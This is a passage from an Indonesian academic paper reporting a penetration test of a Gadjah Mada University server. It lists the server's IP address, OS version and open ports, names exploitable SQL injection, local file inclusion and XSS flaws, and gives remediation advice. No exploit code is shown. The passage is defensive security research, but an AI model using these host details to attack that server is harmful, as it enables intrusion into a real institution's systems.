Tahap terakhir pada metodologi ISSAF adalah *reporting and cleaning* dimana dibuat laporan mengenai seluruh kegiatan uji penetrasi, hasil yang didapatkan, solusi yang diperlukan dan juga membersihkan segala bentuk *data* atau informasi yang dibuat, ditinggalkan dan diambil dari sistem dan jaringan server.te.ugm.ac.id, secara garis besar laporan akhir tersusun dari *executive summary*, *summary finding* dan *attack summary* yang berisi adalah rangkuman dari tahap assessment.

6.1 Solusi dan Penyajian Data

Berikut merupakan informasi dan celah keamanan dan didapatkan dalam kegiatan uji penetrasi. Tabel 6 menunjukan informasi mengenai server.te.ugm.ac.id dan layanannya yang berhasil didapatkan sedangkan pada tabel 7 menunjukan celah keamanan terbukti ada dan bisa dieksploitasi pada layanan-layanan yang ada di dalam server.te.ugm.ac.id.

TABEL VI. RINCIAN INFORMASI SISTEM

IP Address	Jenis Sistem	Informasi Sistem Operasi	*Port* Terbuka		
			Port	Protokol	Nama Layanan
			25	*TCP*	*SMTP*
			53	*TCP*	*Domain*
			80	*TCP*	*HTTP*
175.111.88.171	*Server*	*Ubuntu 8.04.4 LTS*	*110*	*TCP*	*POP3*
			443	*TCP*	*HTTPS*
			993	*TCP*	*IMAPS*
			995	*TCP*	*POP3S*
			2222	*TCP*	*SSH*

TABEL VII. CELAH KEMANAN YANG TERBUKTI BISA DIEKSPLOITASI

Tingkat Ancaman	Jenis Ancaman
High	*Local File Inclusion*
High	*SQL Injection*
Medium	*Xss Reflected*

Berikut merupakan penjelasan mengenai celah-celah keamanan yang terbukti membahayakan sistem *server*.

a. ***Sql Injection***
Risk level

High

Penjelasan

Dengan semakin dibutuhkannya aplikasi *web* yang harus menyediakan konten secara dinamis, semakin banyak ketergantungan pada *backend database* untuk menyimpan data yang akan dipanggil dan diproses oleh aplikasi *web* (atau program lainnya). Aplikasi *web* mengambil *data* dari *database* dengan menggunakan *Structured Query Language* (*SQL*).

Untuk memenuhi tuntutan tersebut banyak *developer*, *server database* (seperti *MSSQL,MySQL, Oracle* dan lain-lain) memiliki *built-in* fungsi tambahan yang dapat memungkinkan kontrol yan luas dari *database* dan interaksi dengan sistem operasi *host* itu sendiri.

Sql injection terjadi ketika nilai yang berasal dari pemintaan *client* digunakan dalam *query SQL* tanpa dilakukan pengujian sebelumnnya. Hal ini dapat memungkinkan penjahat *cyber* untuk mengeksekusi kode *SQL* sewenang-wenang dan mencuri *data* untuk menggunakan fungsi tambahan dari *server database* untuk mengambil kendali dari komponen *server*. *SQL injecion* terjadi ketika dilakukan *query* tertentu, yang jika rentan, akan mengakibatkan penundaan waktu respon yang dikirim oleh *server*.

Keberhasilan eksploitasi dari *SQL injection* dapat membawa dampak buruk bagi sebuah organisasi dan merupakan salah satu kerentanan aplikasi *web* yang paling sering dieksploitasi.

Rekomendasi

Salah satu metode yang terbukti untuk mencegah terhadap serangan *SQL injcetion* dan tetap mempertahankan fungsionalitas aplikasi penuh adalah dengan menggunakan *query* parameter. Ketika melakukan *query database*, nilai apapun yang diberikan oleh pengguna akan ditangani sebagai nilai *string* bukan bagian dari *query SQL*.

Selain itu, ketika menggunakan *query* parameter, mesin *database*, akan secara otomatis memerikas untuk memastikan *string* yang digunakan cocok dengan kolom. Misalnya, mesin *database* akan memeriksa bahwa pengguna disediakan *input integer* jika kolom *database* dikonfigurasi untuk mengandung bilangan bulat.

b. ***Local File Inclusion***
Risk Level
High

Penjelasan

Celah *Local File Inclusion* timbul ketika *attacker* mengontrol data di dalam sistem *file* dengan cara yang tidak aman. Biasanya, *attacker* menambahkan nama *file* pada awalan direktori untuk membaca atau menulis konten kedalam *file.* Jika rentan, *attacker* dapat memberikan urutan jalur traversal (menggunakan karakter titik-tidik-garis miring) untuk mengeluarkan direktori yang dimaksud dan membaca atau menulis *file* kepada *filesystem*.

Ini adalah celah yang serius, membuat *attacker* dapat mengakses *file* sensitif yang berisi data konfigurasi, *password, database record, data log, source code,* dan *program script* dan *binaries*.

Rekomendasi

Idealnya, fungsi aplikasi harus di desain dengan sedemikan rupa yang membuat pengguna tidak perlu melewati operasi *filesystem*. Hal ini harusnya bisa dilakukan dengan mereferensikan *file* yang dikenal melalui nomor *index* daripada menggunakan nama *file*, dan menggunakan nama *file* yang di *generate* dari aplikasi untuk menjaga *pengguna* yang memberikan *file content*.

IV. KESIMPULAN

Dalam penelitian ini dilakukan uji penetrasi menggunakan metodologi ISSAF yang bertujuan untuk menguji tingkat keamanan sistem *server* yang menggunakan *hostname* server.te.ugm.ac.id dan juga bertujuan untuk mengetahui seberapa banyak informasi dari internet mengenai DTETI UGM uang dapat digunakan untuk melakukan serangan dan dapat merugikan organisasi. Uji penetrasi sendiri hanya dilakukan dengan batasan *technical control assessment* pada ISSAF di sistem dan jaringan DTETI UGM.

Berdasarkan seluruh kegiatan yang telah dilaksanan pada penelitian ini, maka dapat diambil beberapa kesimpulan sebagai berikut :

a) ISSAF memiliki fleksibilitas *tools* yang digunakan. Fleksibilitas mencakup banyak referensi *tools* untuk mencapai tujuan dan hasil yang sama.

b) Departemen Teknik Elektro dan Teknik Informasi Unversitas Gadjah Mada memiliki *online presence* yang tinggi yang berguna sebagai media promosi dan juga sebagai penunjang seluruh kegiatan akademik. *Online presence* yang tinggi dapat pula digunakan oleh penyerang untuk mengetahui dan memetakan sistem dan jaringan Depertemen Teknik Elektro dan Teknik Informasi Universitas Gadjah Mada.

c) Keamanan sistem server yang menggunakan *hostname* server.te.ugm.ac.id belum memenuhi prinsip-prinsip keamanan seperti *confidentiality*, *integrity*, dan *availability*. Hal tersebut dapat dilihat dari keberhasilan eksploitasi celah keamanan yang ada sehingga didapatkan hak akses tertinggi pada sistem *server*, kemampuan mengubah beberapa informasi pengguna melalui sistem, memungkinkan mematikan layanan sistem dan juga mendapatkan informasi pribadi pengguna sistem.

d) Dalam pengujian *server* yang menggunakan *hostname* server.te.ugm.ac.id, terdapat tiga *domain* layanan yang masih ditemukan celah dan pada *server* juga memiliki celah hingga mendapatkan akses tertinggi pada sistem *server*

DAFTAR PUSTAKA

[1] T. Kudrass, "Integrated University Information Systems," *Yannis Manolopoulos; Joaquim Filipe*, pp. 208–214, 2006.

[2] O. V. M. K, "A survey of computer-based information systems security implemented by large private manufacturing companies in Kenya," *Univ. Nairobi*, no. Unpublished MBA Thesis, 2004.

[3] X. Luo and M. Warkentin, "Assessment of Information Security Spending and Costs of Failure," *Proc. Third Secur. Conf.*, no. May 2017, pp. 1–7, 2004.

[4] L. Coleman and B. M. Purcell, "Data Breaches in Higher Education," *J. Bus. Cases Appl.*, vol. 15, no. 15, pp. 1–7, 2015.

[5] J. L. Grama, "Just in Time Research: Data Breaches in Higher Education," *Educ. Cent. Anal. Res.*, 2014.

[6] R. Budiarto, S. Ramadass, A. Samsudin, and S. Noor, "Development of penetration testing model for increasing network security," *Proceedings. 2004 Int. Conf. Inf. Commun. Technol. From Theory to Appl. 2004.*, pp. 563–564, 2004.

[7] H. W. D. WARDHANA, "Analisis Hasil Simulasi Uji Penetrasi Sistem Keamanan Jaringan Komputer Jurusan Teknik Elektro Dan Teknologi Informasi Universitas Gadjah Mada," *UGM*, 2014.

[8] S. Türpe and J. Eichler, "Testing production systems safely: Common precautions in penetration testing," *TAIC PART 2009 - Test. Acad. Ind. Conf. - Pract. Res. Tech.*, pp. 205–209, 2009.

[9] M. Prandini and M. Ramilli, "Towards a practical and effective security testing methodology," *Proc. - IEEE Symp. Comput. Commun.*, pp. 320–325, 2010.